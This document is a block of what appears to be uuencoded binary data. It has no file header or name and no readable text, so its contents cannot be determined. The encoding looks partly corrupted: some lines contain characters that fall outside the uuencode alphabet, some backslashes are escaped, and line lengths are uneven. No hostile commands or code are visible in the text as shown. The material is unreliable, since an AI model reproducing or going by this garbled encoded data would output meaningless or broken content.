M4#[YR,D'E@OC@6)H^3, '-<XF05'.JT\*,;O/&F<A&;\_R=ZPY^30Z#"S4N^T@  
M5E]SU<WCABN6F<,=;QX%(4QG/)R9B"!\$SEF1<>HP#Y41!0JG/AO,==43-)2  
MC\$D\*%&/2\_OLIYIHBIQ09W70?\*B,JKQ63<,GO=/11MA5COX/S>)!=-V?8O=:  
M/X]E\$OMVM:%\$3]RX"``=\$SI@UH`\*R; &K\*"Q2FI+2V"MN`G]8P%B\VM@U8&  
M!.FMY`P7E)Q=>6TDL8N%?3#3]MF6X26H2J2=F3\$4L4Z6S9>I0/\JO"N?GZ780  
M\_=Y!3TF'ZR>RZH+F'G6A.\*/%57!\$T9'Q;T\_`X/\$#+`J\$IP\_TG?8RB%>Q-'K/  
M)N"0DI24!)7;@TI9QXBK\_5?X9(,KC#&7,Y8H;TN.[CW'V:84^WV&QE".6C  
MTX?\FK,>?:R1][T?)OO=8ZM-^\$U(LQ@F> .GGR)VPGY!]:RHA.249ED)@U8'  
M!6GWZW'=\$&G&., '(+,A<M30SHW"+83\_B;D9^D';\*P/U?S'5T]YLG=\<A=%,8  
M!VH2'[^X@PLYWH8TLUT<9]1ETW=GK%<G]R)8!^`RRQJ;-4-CFMP('Z]?Y:\  
M0)R(EU1H@>K@DL2?26H43Q92LI!HB30B(P)NF=BJ&UP(V(6#8"##"\$A02MCP  
M5WE.6Y];\_29+M.RHQ&R;O=AMJQO[>KIL=63[GU?F3@(\$^.#3^:!Y#:NYA946  
M#05I;GD335V?ML:[ '\&RS6\*NNH54G-A%L2SNL[CS]\_Z>=-1.I!N\9I<2Y90H  
MA7I"0\$`\$AH&\$5EW88B!8MUKPJ9)3]D',;6/'>&1^WSBMBK2S]==@Q4"\*\!]!  
M?:\$LRT8'("8@<'>`@I]1=7DY.E+#D")5@22:&YQ1>] \*5A8NZGQ^V2)18ZPNS  
M`-/<83"PX]WJF:GLH`Q0DF6D]LU^2(W6,'J3-'S7X-UQ57TX;!&1\*'U&Z6V%  
MAN2<Y\*)6#JHS1):"/<1',V/YGH4AT6\-'K4)V?]\+S:I!X]'PZ[;?!\*XI=-  
M8B:-JV#L#\>[A\ [U2\$.NHX;VJZ7Z15\\*M+5;(CL\*PE+N@9<Y=L%B`B`:R" T  
MZL0F@I7#\_EI9<'P=MG:GEU(ZP^PSVL#\*WLR@^)\*;P;\FK"3D1UK!B\$Y)QEF  
M0&#5@2P%R?#KHY\$2+!E@WM=I!4?+?=L(OH01U\*@U)+/6>\*#0Y\$>C8921"U#]

MZ:Z=F)K\$G]XHUGBK&.\_@<DMA(3TBW58PD113RYBT=F"&.II9\*B^( \$>-%#7#>
M',JJ,Q,\+6%4\$P:-3=I;]U9);B1GCRWG5)2770N64C#T]&UJ1BI&!((;MX\$%
M@26!=BGL%WY#0K^;)H&W^K);ETFXK=G0,\$SW][W:;&LWH+WDM^^77TR8[^7N
M43RE2C\_:F2PMA[GW\TJFIIGK,>%JWCHFHT9WF?XDKF=82M1XTV\*&O),-[\!U
M(A(BL\*%;-4-S@2,U@O9935MZ3+GV89'EU@["%49B'D).IGD\'\'(#\*QGWT78!
M2@\_';8<UM.K"1D/!6H'<(I@2)XIZ3</M9X2]QOA^L]X>@EZ##4VJ+;P62FZ+
M<H6[O6^U28(^V-%<F(\$\$WA>^Z792DR\$, :FD,S'] ]3-<0#-\$-V+\_B\_JW=OO5"
M2(+K">IU1JV\F,JSUZ\*&Y(1D6!::!50<R\$Z1[V,3LK)R=7UWJBK!VU;T!Q[5Z
M-0Z3\$M17"G[%&DXG@I:#B&J/!4?^DD?%#RZP2#H-XW2WW1@]AI9QO=O\_\$MJ%
M;,\$[HF%E^4;B+(W\*' ]MD!B'G^2)+0)OLX8.EH\*5Z9^),D>/J[NY=-7Y4\_\&?H
MF^R0^XS<HV?OQN3\$%+6\$:2CA-24L\$8>8\_/DBUO?;\ZFT)C^>\_61`]C% CZ\;0
M(ZFK0]WTY/V1V5356WP.YO9H?OT%.W=ZAK):;B7-I#0';\&\$S0OV^UH<D&.V
M<[<.UP-\*"<)B#. ]Z%S0)K:^"U\$0@>E]TM[B?+#G,3#V\$&&U^+TW)&CY.6Z1
M!;KS3F92UBL6WLA6?B3\*-Y"X(+1VM289:#Q\$A?'4H&ITZ6DUF=' \8F0GC,W
MV@^1'<!2@ (UC>YY>W\_;@)AA="HQ%J84=MP%CEE<W#Q+07I],,/V-%V'E%#
M>1%:(=6)SP3:BO4FOH\Q:NA"4#NX\$)U8"2?BER3\\$.T]I-.C8RV'2!T\$02#E
M+\!2!R!E29"?4+WM0:27WK'4!6#+P@H\*H8TK%3V2ZR>.J4X\$C0"'S8EM[<<0
MRW40U[WU@!(6B#%\$X7IID,AZ&=\$:>!<@9U%H"X16G=A2L\$W7[@%E[=FQD=P)
MH2YPM)A@':U.(%/4G2\$'8"\$)4\$)A.H01HVN(QBAUSX4M8\$9-O\$)]ZUO[Y\_,
M=>O5F`^BFU5-+I\*;S5E)C53J;.+28J95)Q?G3\$R8>#\*=,RU5:5)DIE+ALEQR
MKKYDM7XCEU>#;H2R/]:BP>Z`V]V4'&:Z]0\$.78Q@Q2]R;!,>,38!\*?\*66F['>9
M^\*7<9RJ8J:PS5>;-I:O1R?3D8GYUWI;)3F\_P.\_09HZ@\_HY8MBGW&A!G31D9D
M<D\_B!]\_,?-<:680?S,JOEBXKQM;X8UAGO9IYAH-<<<1SQ<R5A+D"-N/4Y\J8
M\*Z]S=0L6TT(("!CQ['\_QH-ED>M[QV63`0@@)BDF&4LS\$>+?CT\N@E(BE\$!\$4
M\$@>%A,:8B#%V@%A22N/#PPB=[&1DAXB`G9SLH%G69\$\_UFDW8^%)I?&?5XD8>
M^0/1Z&?M+U6]<:\O!W^Y:<F\$N5B..5RO%E\6M'?^&)B4PR3;LY&R&:<6IUT
M,3U!4F+\*1F[X&];YC<9KG?#;];367^<WEE'H2)W'\_G9R?N\_S'^/UO,H[<)XS?
MIOCSXG@\S+/L;>;RC(USR`G\87QP9/JD[W=\_VV!I/GQ\6QL!@A(\*I%D%?ZW
M^=ET\78X:&`\X8-@)+A9/6[,>-6S[U9N\_5OWP7RY]8Q\ .JB/@]L']8^^'US<
MRW`'C;PRL\NU\_H@R2O?FX#JG!L6; '<:6'D+.UM]&GCFW&Y?P[B[VF[L55LZ
M'\_>1DL3F&QNJ7,'?L3R3U0-E0[^2&PV\*02UTW9PPXH4'(K<0?:O&6->C1/1K
MB.[>\$TB3\_Y:B^\`"008CH=!(8?4,`\$5V(J2?"U0)E17\_>[]?;U?>[A\/(2Y]C
MV=W<?S#9\_(RH9A\$='IIS?W);[W?-8(L3<T?/HZ\$PE<<")NO5QMP(L5@\_JB,2
MH%Q^,3,\_<W)?2)S8G:U\_7MIC`'.[M92"8)T`EH9N3+'7IK%=[.W<\]BY:KH
MJPOS\_,?XDW&-M(?\*"^6-C\$.Z[TPP?R!0\*\V;3#[\Y06Y:'2:M?\*HK0H[U::
MMZ3<.W0W3NV@QYYNART\$FJ&HOUE#`&">^LNT3:?A%S-GAAA&!0N]M25BFI19
MV[\_51(E9LKF\$PMY2)\^,O.\P2MV(G\*/\*,B)]8Y;7`<BK21WJQE\_2H7\_\59B
M9+>Z/9I>B"\$7SBOZV61']6X1LS\H\QBY\$7\Y\G\QXV<,HL=%HF7"NXPH\*:>
M:OTA8?29'N)-P4TW6S1X#O0HNHEX8NF)A<T8D#S]==[% ,RTDU@0^V29&GM@ [
MX?L5[VN9-<@/9A0V^SB=F,L%IEP,-YL'V%<W&QR;G[=FPV+?:F:(+>EN:,>;
M^ [6GG"[J=A;0JD5KB?)\O[LU\2K-K\*C/@"[94:=2-E9T93^4GDL1)095"/.%
MG(R15+N=(HO#DFZNX#H(\*8[D\W9Q<@W&96]'4<BR1`0\$JC]8U9NJLS\_]4\_7U
MX>LOINYNLSQT?VH6CB[\`\* [<E:BVVM;;:/;9J3,01E[AY>C174Y"BZNDJN.+^
M\_A&O\*F!\H;P+\*! ?KA]UA+21U+XD)G7C`SAG2I2<QE?GKQK3,H./5,EEUE%"'
M^4\$/\$E)C1T7\_X5!:+==.+>D\_2RU1'JA%DT\*U(#U42]"U:IF<X)D3')U32,T=
M%1V30]V8->:SZ?C2W/\$M0?.&Q,,I:-'2T/LOLZ\$\$VZV)G'Z+.E`-/B-MSVO
M?=Z\O?S0L@/&AP/' .3J?/LP0&"[D`!R(YZM^&/]Q^?)\_A'R^8H:)YQT]31\H
M]:",9NU?:AZW:V^8\_S[Q@L:<)7UMN<P"t45\*x4E53^&YQTBY\$USZ!' ;S"17Y
M5/5%PW^'?'+X.&R4KY'/UTX4>>[ADCH1L4=8MT3HS=79S`XA1]6-70ZX\0&M
M(",(\[1S/[LR+=9,W[ (TI7;?RWS7X,O^`\$N)[B"7\*7=7%`W9<5:\*V?z^#
M>."\_AI;\`YQOS`@%DAG,6L[I\_](:\*"IVQQ3Z-"5-=XV'`Q31D&H#6&ZV9I1Y
MOCQ\ :5]N%`S6\YAX`M%H^T"i!z'1`AT\*0MW&N0@2\*#<41(A)[H`8"! (HN\_\`
MHFGV@7SKQ"5>'HU>U6\*X40V`&V[T-, [;K^S-.L>).A!&\_\*M=\5BN\_A]Y7];=
M-HYUFQ]T' SB"9/I)MN5\$7]#%6W9<Z1<M1983?65+:DG.T+\_^`AMG"R!!\*D[%
MZ>J^=]5\*^\*`9!S@31F+8S3=Z!^5BUFYI>7V?C<EG\]W^Z[:C@?U'Y2^6.YT
MR>VAX,E&6YRI7@?KJ[>#>HG8`?6"\`#\!AZGF1.H'O)\,S1OQ9E!W.;A^Q!P
M+F!%<.&>"0^8;H6I%\*:.\*7G48+H:ZA[D6/,(JRT+\*Z[X3<B6'F2[%;9,V`\*R
MJ08;EIG'X\N+6B]8#L<LK!"NDESN8T?(Q-&+M`XJ%B:5D`FA9CO&(.)4NS?\_
M[IG@NR^MVXR0ABO96L%UL=Z9S05<40![@2Z!1`]K,EE'.X#+!0?O6P9\_4"<H
MMM#(+\*"6D@>"`!;@E&+1A5C7WI':@Y\$8P07Z!+,S\W\$I<')Y9Q<@DXQ,U!#9
MT=X+FIT5/JKVPZPEN+0"/!NU-E2:\*WLPL!M3BD%\*A!O`?;.KS?RCGEOI;PGC
MP9EF3B)\`"WPZN'GZ</3?#]8FE'4Q(<30\GX"p;'=%) #S,7=OGIZ]W&R\N
MD<Z9I7=&\_V@UI]V!Y`%TQT4\_.JRD9[9+@`='?KK955=<J:#+]'UELK4P&9
MT`PTTDN;CB@&7=A`Q00`FI\*-Z3'2[:`?@#X;/C\_/S.Q8;\TP3XY/S"O2-V-C
MA!CSXZ34;<)\8W9YL=]P#8A=X>2-, \X.[AC;=C";:6OX30IW=Z;)\.N"URTX
ML^R+TRW1;'&\_F!'57N'`%=Z7\*]UMM=<VS,62;YGN[;ENZ;@S.FK[F!]T6EWT
MU-+19P'7-M5\$FFR8S,Z=U?K)L.@9\*80/VA=A^I\*=%V(=RBYQT"PI[+VS&GO
M/EP!\*;DP!N[Q.)+Y6PMZX6<Z3[.=BFS'P6;+(@9U09L")+?\*MU&:+BS)D<
MYD>\RXT!9" (#M\*96`DV16`K,5N'0-Q64@)1^^"PA\$@@E9'A?&%-G97F2):
M)J\*AMSV`RP6G&.1IMRZWHDO1K4M2A+J0\J=UN1492Y&Q@"[ ]N`HX.U<F@],E

MB#;Z!S/G+/MY\_TB%@6K\*JE:64\*U?!&F);"3)1/D9^%3P:)O`>%!5NB\_)H>K/  
MN^]/J'HKHBL1'<W',\_"%X-D<8"[^]YOAU7LRFA6MT)\$;NK/Z7CN,XWD=RYG#  
MS6:UD988)+<8<K183C?S/S1Q8"\_LCF]P^<3?)<1JFMZKZ<?W8WIBG:>K\WK  
MB,O98KX-%GU%='CJ"D03W!>0K@GNM(WT:+;]DZ6&0\'80%EK\'\$>/U26RTO3?  
M8O6DZ+4ZJ#]J=7#T69V`T.JD?<?J\$)I)L9\$8WP(F`L0K3\$X`JO7%\>\_?H7  
MKI#<C[;UBH^7Q/OZ;-\*P\L<XH=T-X>1I,]V%'WE[2V1TE"(G6N3OHBN@[2H)  
MV7JU8E.5Q<\_6\*BE^3BNQ?I:(G&B\$OXOFZ-'VP60CP]E@=[?LS40EEQ8%\*D\*  
MOEC0R\K22F&M."B\*'.M>2GTH6.\_=XRV,@.\$,=W\_7MJ?@;2H1TAWH#O,557\*Q  
M54ZE^W`IX&`E,'3+>RORYIWR)D6\_O.5!><5^.<>>'SVX0K!H;>Q#&;D]W9P  
M?J\*A\$Y\$2Z[T+\_[\*`OSD4<L\*Z#7YCY@0GMU&)H%\*@P\*9S0KP)PC0>V"C;&ELW  
M\^&&85V\$3;\_:AY`@L)Q@1EMI%V@R\_%UPA4A44B)9I/(==S+4!R1'EX91`JW`  
M'9&F@=W.-@N^Q^`ORX>\K!=88\$>L%`\_+A\$<C`6&;IEN1::L4Z:DZ)>)%0YK  
M-#8/R-2/4X(K\*%-FYQ8#F-7-+K!`,`W<\$O15]J.<5+N%JJ/UZ=?TZ;J0=75Q<  
MOT[\I)MSW6F<G6G\_O4XQ+?&+\$J\$J\$:KT9;%BE,91)?IA"Q5CN(4^5Y<ZPZL  
MUD^RCZ)-3(1(Y2^<TX`HUI?PB,<[+E\*^B\O>9\=ZG7LE>M=OYJ\_F&UVNG7  
M-USOY;X+ZS7NYF>)F7T%=>OZ\+R=,AV%YA307[CL\$U244Z\* <BX9^+\*>O)<O)  
M>@W!SJZL?L@021\$: `LD\_:HCOZB]17D6BD^NH^K\$2)3CI0::.<;Z@4XN.8=E^  
M6&9A./1!?!/\_D@5R<:V`9^/MP>`ZSJ\ [AG\*`X`\$SM.("K1+/(C`O(\$OXKG)X`  
M<^"-1>3OHA.6@5IG^;JZ0>+%C#D,<@"7,U\_%WBOI':\*0!];#`")L5QW\*6D\_V  
M.1[\`P7IH\\_MB4Y`Q8U.Y`'NQ;,&\*SB71N[NY7@`\].1D.;.^;\_!\_@\$RQ?)Q\&  
M:UT-]:<4G"PUG3\_:SM\*[OP!]^C(O?1O&T\_:;\_#O&-1B#V1\_\-V[ `0#\$G[T;C  
MH2TIM26ARVIE&.DL\_G:OMV7.-\_K)[G:N5\_-\_^AG/[D\_->W\$[DU;R"324IL]!  
M#&Q9.<K"0K=Z6CYM\_9+L:T%KW4A017,,U"0^S\*<N+=5I(N:?DNB=62K'58HR  
M@"NMD)<7OXE!"BMDV25D&LH#&0.!DA\K03ZW95>V;/OLWS,+\_VG\_W%Q\*S,52  
M>M+M' S^4-.JYIGB^-/H-^)9M>BK+XX.N+N9\Z+MZ-+ZVHV-=>C@X=B"C8FKJ  
MD\_E!HP4."V`.65`.ECNWW\$JX,\T]\_@=YBY#7D"UG:3DKX2PTIU2,O?!1!S]!  
MR`3^P6]"`76[?GK.!\H\$E`H() [8LUZO+`)4+2C\$K>P>G%OAR,+H2D7#YPZ?M  
MO\?:9Z^AA0BFD\_0U\$M)=, ,V<MLB1&=<&-\*D5\*#(>BD@\*-P86O^YUO=)6@\$2  
M[%Y0LP^<S<GN\$[+W-/\_QZDDOY`P+KHCDJ0M>O^6]F@9LXU/%>\*X/\`RQVWYJ+  
M-\_)<V16;\*,.2C3V<XV1E9"6BE#%W2\$U!Y;HI8%09"\_W0%ZND%?3U=E#Z`K5  
MNOEIM?Q\J=>\*EIJ`N\*2ZUE<^J83.EB0S6-1\$D\*AYVY]0',FX/HNIE7?/) (S,  
M!2INT?1?-W>;1\_B:,U\*-Z%OR<VNN=L=VA^6X/2%WFN\*J+IAGOR\_7)!\_OODIR  
M@IM63!'`^/=\\6`=I8A)'2F7UC`X0-REQ\$^[#:I(\* (97T8`X/ZAIZ5D\_T@?)  
MN: !@MIJG6G?@`Y:U\*M&^#XMWBZ8P`?K@RL3D("6JGF98?SW#JSE4H^NXB\$O  
M%E(A!F`JT`60&S4`P-@B:U6N^ZT=J?L/]OF7O7B1UHJO:^SIQM\$DQM5VM[%\*  
MI+X2^C\S>;\*;;='(^\*)]F5`C</=)!S(:/Y`HY:UJ/SWQIJ%O\*&Q/>NK\_\$5  
MX,45P^UN^D%?O\_E)KA&CLO?G\* [K,/+I-Y30K;-J54E0M5"/@JJ5VY),I;6!  
MZQZM1[4`@?4?-8D47H4\$BGOE<;Q[5B\*`4T;W460O)<55`!I9U, [/#MSIUD  
[MG&2#W'?#R3=^I9PYG]E2!6K3T\*^IW(8R:N\$IG\$DKCFUB7?04="Z`DB#`#7,  
M84]#17\J[LQT?>FT\*6EK;PH\6W`\_5TH19[<29)R3XIM];>MSBQ?YK" I,:\  
MD,4&&9,3)C/"9M8K0%Y>Y]J%V8JDU;2AB9:&C!9TIE9B:M,6A]1"J&B.`:,C  
MAE=7#4\_@.B)O\$-`9Y?Q8;\$)<E.,DRB.1J(\*`3D&63;\`4>=>OM"YRG<D-4  
M\&CM-:^X\_%IOV#UIAD[ [F9W[ ]"#2W0MU=WCISOK+N[\$R\*\$\_Q78\*9J)@"OT#  
M<BYD--G`=4^%'SYN[:FGXZLW1\8BF1W8?[BRC7!AY[X?WIAK+B6A-'E`#T\`P  
M!10R";A12%\*2##T-\MR9/%`1LYXC/(O`1S/!&)T=&W"^OV@#29\*6>`O?O]4V  
M#:U#CHT[<)3BI:B7%^.160\XO;@ZTSIIC+T!V+^>CF]\ [ &2 [CG^%9YK8] ]D'  
MF[FM3BF^1\I+).T"(NRLIC:TTDO+!WUQ^+J;F!%'31R[\C7&Q`33!SP=F=  
MD? [ `^=57Q=<..O2II[ ]`/80J]6.A3BC,A5"XUJ^+G@C=3/4(K#N1&9%-!3%I  
MM`K25V[C:; ]^=W8JXM5)X/1,F>,J?QYBIB;NTE[H[ `@LSM\S=2`/UA=X\$]YM  
M,VN(+8HI40PAT\$SOA&Y)!C\$SUD1"1.-SH;';P=7C!1KI`11H-I&XHYQ>MN%  
M0<OY,W.O9^>U\_9O9R6KV"@<[HC0:,DB55."`T^Q=" ,203`Y`9\*`+O6^UVO  
M[248HEJ&`.]2K6\_?\*\_>:>U^!F4CGN1!`N#RN?0:J38K/!<VYRV#S<;[S&1D,  
MCN:S>N.>EI)BD5PLDFF;=2.4(`K:+!.;O=&1,KRZO;@Z&8C%2OLU]<J>(VY]  
M^;U=>Z8Q\*6#1B927B7EE9"H3<?4"+\_F0R>!=2<R(3(0^-8\*G\*!P\$G1%!A)  
MW0+?2C'2DF`O?A==3(Q9`X%U)[ (@TEV1?G1S.A!A2U8UU\_KPI1CODZ-!Z0,  
MLI@1[2(6QN,E+5HFUL7+)035`2HAJB&H6!6W)\*KR&8+N;W\*4BQQ=1K88L2PN  
M+VS3<J\$9JQ)4!ZB`\*#9A\_H5X`Y\$7+VAW/FI^[PW`>:NC\_^@E`W0;G;1O<`Y<  
M8P>L';SDMGZ3<K.<>32>IO98>LY#IA-5VH3G[!8\*I,9E47(S?`PHY\*;3UJ:  
MTF\_B>;QLT@W)0!PNR\*Q=1\X(;C+O!(. &-C&U7^+>3/;9IH,0\_O&=>1M8(FW  
M7"(6H^>B`0N1L3\$UGW@8@]N-#W>M5\$@EP\*K)\$\_%[3K=#9W[!7!;T\*VM)--  
MT\*);8F8Z'631"P=IB\*N@[@,4>N\*\_P0A\$U4E-"BR21BTM<B\*E;H"+>@]K^\$0#;  
M+5--R(%PMY[0FC=@\V][9Q-/#YNOVUW<S.E.#L>Z7GA!1;"E9M6Z.23H?E\  
M.#H!4XNT#`^\`PWK\$^,J2X!4"C, ,\Y[ TU]G9W+["8`8\_I.@=WC<U-<VO=BG  
M/SZ::U@GNKJ^OC84-'X)5QJ\!<O7AJK-\_E0^;AN-^/1QW6S6FRO7N\7LCR;#  
MXUK7:&@>X="/ZFGC3>D>%\_Y\;CN?^;.Y^PVV9+G)W/T:>1?RJ>CNZ?'Q&Q+D  
M;9\_U][X7.O%M'+FD=G&WL\$)@7KE=+3\_JHS/KE2\JL/A)\$WGZ\Q<"R9^2ZP7  
M3./92!`OQ'0/6LP&(B?`?'`&Z>G=E/O\@086??X!@J!1@E,\$Z&-#2:H3]]H]H  
MM%E5<A`/R?'(' [RQ5B3W#BSRD;7T0</B^G6I[(W:10GH1J)9\*8J==%C2T],  
MVT]@W8E,]TB\_(%S3<@U"AJ6<7Z#9W=><\$=`^X`\*W0`PKIS@10^5NA`+"#I4)  
MK7NP);%&:W/8SM7VI+\*T-)\>'MC6L%\$\_D<]([@&4W]W9PC+!)8S4VWO#I@B

M3 (?J[>#=#D\*=&:=GWI!\$(82V&LF'\A.8S.F4<6A7D0@UPP[L0OPL:R6,3%S?4^
MF[0C&X(DGTSRH;9V>-@L2PFF("8FQLNH%%!%D/:I033,AF\$3C5I?=#M!%KYQZ
MY5JO+)//\T]W&]<68ZB4ZL/G&\*3XTZ>[+T=/^BUG,^W[N/O4FGB:Z^JV5\_.9
MGJ\\$1[G<9\2^^Q2XD7FUWK:WK^,900C&IHVO)GK/:+3FF3".;L)\$;ZDT&!\U
M\*4HHJ"--4D\$2&COQQ\_ '@<CP0.Y6X!.G+V<\*6;J('KRI<,H%["S[C4+D(Z)YX
M'R3T<\_?VM"4G3`JKTL9`V\*2P;=XD9!8T]%-!YML[Q%"H=S[\$.\)JK0GW<=/
M^OW5S:Y]NY"OD&A<B<:F;PG)2J(+FVN)J[N`"8%MR^G!.`B8\6809CG,X&"Y
M/\$X"R^6%ZK2<BLINRZDDZ[\*<RJ+`<K>B<28:(\!"LL0?1J7\$U5W`@D!8SK83
M7LBI\$A\47\QPOR;D8"\$\*+HI5HAA#RZ=B/(U?\$UF\$U1VXA#C?/"ZN"L15)&+F
M^35Q1?-X?B\R40SQ\$U!SH9KP(:SNP!7\$V5;]'N\*ZAKW`\*#L3-:YULF^DI=#
MM]1RC)'V5N\_/U>.;1IN\_''S^B%?:-\*\_-7QX]Z\$,I>L3S<<G`\*K77'DO@`\X\*
M\*A&;L>\$32PD-',TGJ@YAR1[V:CU[[-^\*3#&`^W+\_VA8\*M6/MOZ/%#AI`3PJK
M\*59:\_7I!4%@FA1EO==SH1M\_\$5AW(@LB=4`[(L>)1Q6\_K4..V@?+\*>XQ(3U
MWU-%-\*U\$4S@Y(%BYLJXF;BZ`Y@0B.\%'8!4`#)8P.[I/T2\$5V\_/1B<CCN"J
MKGD/\$)5(5F5S\$I)#FXP655]>7"`AZW0]B)4KJ(D`\$Z"FG3D1!2S2IF5T8YL
M%J67R\]<9GF8F8,Q->7<BGUN^`P#(\$SE016E+XAQ.L;4,38Z4FW"G`)Q0ERZ
MQZ7\$^;+%&8`Y`JBM;U`<TQ\*I\_-\$%O%Z!@50"CY3%/3UZ;;S-7@\_?\$58)+6H^X
M)G;G\$R(NX,(44V%/G7Y!HD%)F!\LT::FPH>N#%9RHTL`LE\YO\QR/9]]6JX>
M5A^\_;;,TL?F\_6^F->JZS3Q52SU>[>7L\$P\*[/7\*GYW&&GKRE-P84)3&J[\(H`
M!"JA=2>V=-B696]IV>I7#C]#RV\*D\$%HVKY+`LAP\^)9][K#4UU2,D;):8KFT
M"Q`+P)YY)K3NQ\*8.2\NZT2D(V,\<H;U0[8CI!(J[@2AJ#E%142%=\$4Z`HK(
MN@M:.JC3V@GO#E6J! ?3NA%.+:T12[[6OH.RB\*+"VR&=SK;K&D2>=T%3!X59
M`D#F`<RJ9F,)(<86-)7]^<0O.6"&%\_E\*`[7\$[A@T\YN`7RN1BK`\-PT9@+1
M\_!' [Z\4"VH.=#+:,M6@E:8K&](B5(\\*0\)\ZMX%GRCSBPN/\83=U>ZZ\NY;G
MT\?12?N&`9--TX1FX]7C=K]\_H\_(":?@.-RG9`ADF>60ETEMI`S)HI^G0]>5\*
M9\*F7X>Q<Q@`70Q/\N^79T]O\_Z"<JI7("E%2BDDP-;:U=I\+A;?/:EP./U
MO/&- ,KC):2>+SYX<+\$Z0<EZ:A?&3T3L6E[,XM',)(\$60:38(=)++`]<K7[;R
M@&P&VR?94.^\$8I\$,#[O8T@51K/98F"\$8SXG?\_.XWSRKYE:L`W2.\*GH6"5(5=
MF;==F(3)3PY0:FM7B-C\$C\$2-%PNH`IQS.,\XMC5/\RK6#OD%!:!R.")^/BH;
MQKFE7B7U\*F@<C\CPL9\L":O;N"+>XS"=^`UX=7`T/\_OI1-\$Y-R&, >:3,(V-9
M!1P1'', "U1Z8LEA79M%;)O,IF4^USP?\*`-5`EJT<9[U&V>@#E5Y#REU:0^YX!
MS\$QO1]DMEE-W>-FK"4Y&JI-2`5,70G)&,FH#@74`4CFDLX97(\I?6B/NNP<V
MH37\T`<R4HF22IC@#D, \_PKA3V`=(JMXCW36J\$?G0\9&96]S[&G.G=#! ?CS]
MG7G6OBG>[#=DC\UC`3;5C6:"40&,-R;MUK.E[Q8R!O`S-R:D#^OF;F[@EN7
MU\UX"5\_[H=OQIQ40!(+Z:7-.G)MS-&SBDU(S>-BL@56I8+.LA.OM%D`!YJAR
M[J9]SZ9X:K<UL/&C467M<"RC\_G"L5%?EA\*4QH-.`R\$Q3\$69T/J-#,3I0Z0)R
M03)6&`BL.Y"50S;"3"i=\$D78[QO]\_QEF211WA%D2[Y^21IS1?6DFO6B49`PJ
MFTN"ENLO"JT<;"KW4QHK!EADYP75=+F)&8UCTYG5/GDC&0TY036`4A%I->4
MXP7;BWK`P"JP^-\_3?HE[?+OXZ<%C%]=[4B.Z9F?Z6;\*%7B8VV]7<S\*RW24&P
MA<T`X@, &/-+[V>^VXE5=N9Z23/Y18=/LV6\*Y>`QZQ(8\*;L;0KZUY:="\$VV\L
M+S8`Z2:'S`U+@)N)36Y\_.AB;#\_4)>L3\*`,K(\_NULOMO@9G(4%\$/BV7@WYV=M
M[E4Z?MKN5MP&R/2#)51580\_VJNG>G2TJ80BP(PP0C#:[0XC8NAN<.W`[HMA4
M8=M0DOSG1%02H?GJ;BBR6!H\*/Z3BP@NIN/R)D\*I>/J3B+.N(J21ZP9B\*5=H5
M5&Q7]MNGL%>B6#8V<,,Q-;=X,R!&YV?X#`.!SW`\>`@L/Q.S3>F6\$9IRV1A
MY\$4]@<===BH>+B@7?A\>O\YVFX=FX\*VGD LJZXIX."W6B\@65QP)1+ZPD#', :
M,M3]'&GD.#JMJROJ:QG\_&JFGRUU@UR0Y9E2%EUJ2IG+-J",L(0U=\*AOH`AW(<
MKW9^-)\,KP>C>DRC%#JC[2! [<3RCQKE\;:X<,U45];2`/3L"?SW73!K)UE
MF8Q+]7S#AHK1`!4-@`ZE%Y<Q\_.QA#7+4AU@2QX\*(#9\$3<P#,7&!)B&S!U/O
M[.`1V%=>TA+?R,&`K-.:MQ;&`5DN.#,Q[;X<G)@28.\]?8BSWS=^W!RFR/
MBZ3JAPW`\_E!EZ`Z`8Y%;BLAHP\*`&-YWDC(L<<4`>^GG,B6/NK`V3HXN+>C@X
M%VODV(MY[VXXVB\8`!>E670V=@<^`Y\3#U>3LWX.:^%8N]4:C]Z<#T^H58FK
M')^IE65E2?07]O)]%Z[H++N\$3,;Z&9R)X^Q6Z>:\H13V\_NG^!%HQ:JE5/S>+
MH[.PT^XY##D9X"VRUL\_B+1PO7D+GQ@+22](K?)`S![\*@?;'#C<ROS.>,V72]
ME6\&`&#J^L7>AJA`DXW3\$R>?D6R&XJ\*=)=CEI>R/+>T29F)\* (S)\*P.<&J/
M0[/T/Q?OO<72Q\*[/1L\_YVLOY<?M0X)??`ZDAEP1,FJ^>U?N]PV%I%&D^KLR0
M]@^`PX`?:1XNRVP9^D&^HZ?=#BQ3D%\*BI,#PIM?H-GV>V3\*O`CUPH23-X51D
MR[QQ.`RS1YJ/\*VQ![QP.5U0@S<,5J6P[U(&S3U.V#"W>X.N<R6922G4;R6E"
M-\*U`BLIL7W\$U\_\_C;\_)MS6%DIF569SWA?3[SWT^-\_\X`Z(X0!5#`S!"B360+
M56)IEK"ZC2MCA\_.BD/U@F6!<)\PU>T9A^\0GHY!>#:\*07F44TJN,0L^K0132
MJXQ">C6,0OHVC\$(Z.(Q"NIA1Z/SKHM#WK!^%<&H0A552!E&(A5&D>;@J:4<A
MQA-^&+KT7`A9GI9=@8BMA=>?B32:8@WN\*T=BAC5JHP/VC-,&\$5L\$/`5I\$W,
M2\$2#2%<X)3#O?K?U3?SB\_KC7=)>%W6#Z.XYS^<WV>R\EE7CPDL0U+1/`.583
M[YA2R3J%#QXM&JN4=I!5-V"5;&#48WY5T^1\*MF\_[R@1GW=PC,5]O=J
M4&%\_U?F\*:=ZJ\PW30+T9[YCF=F;06FZ9V4\^QX/C[>>9+R\_>M9YE;GU\9>?B
M\$1\*W?\VYPS)!53&R\&D@H&:D(K2(JT.@<L!7I^99MV-2BOT%,)=ZFP132]R0
MC@VI9Z,+?C5-.O>C`F(94^Y&3;\$;E3RO#,( [Z1DE1/%I0`QMVJB,\*\*,=&5]-
M#\$\$S.!)`-H8WVHX=`KV>ST05NM:>JO\*+#):,8UA`<FH0+JAHGL7?[;7+N,8S9
M[ ]/=:62`SHRPM4NV=D2<"05[AYB.6+/IP^6=N9W!(^7\*D6XWB]V<M`V\>AB
MW(TI;C#S<+&8\_N\$3&`13<XO-><JV9T5A8ZY2091RL!)&\*0<KGQX?%ZO7=#?Z
M-,0!\_4+W%70?EO=:Q))\$+\$015K=Q<>1PFGK<)L="CA-F\$Z?8D`T!\$`S'OWG!

M\$F?V#<<\_%COW[\+0!WI=>Y0F\$C]VY8E`E;E+PJR-O[]E3-L%(CB9<\J,W8,M
MHB(1>X`(JP-<Z7"P2XM<"3F)F\$T2TRZQ?,8Y'DW>#/5E7J/CR>7@ZFFPL)DH2
M.X4ZGCX\?)C.\_FC.HD\*NG>5\*6:)IJ'I1&5&HTL37\_OR\*#\$[H"WWMN'4-\*'(!
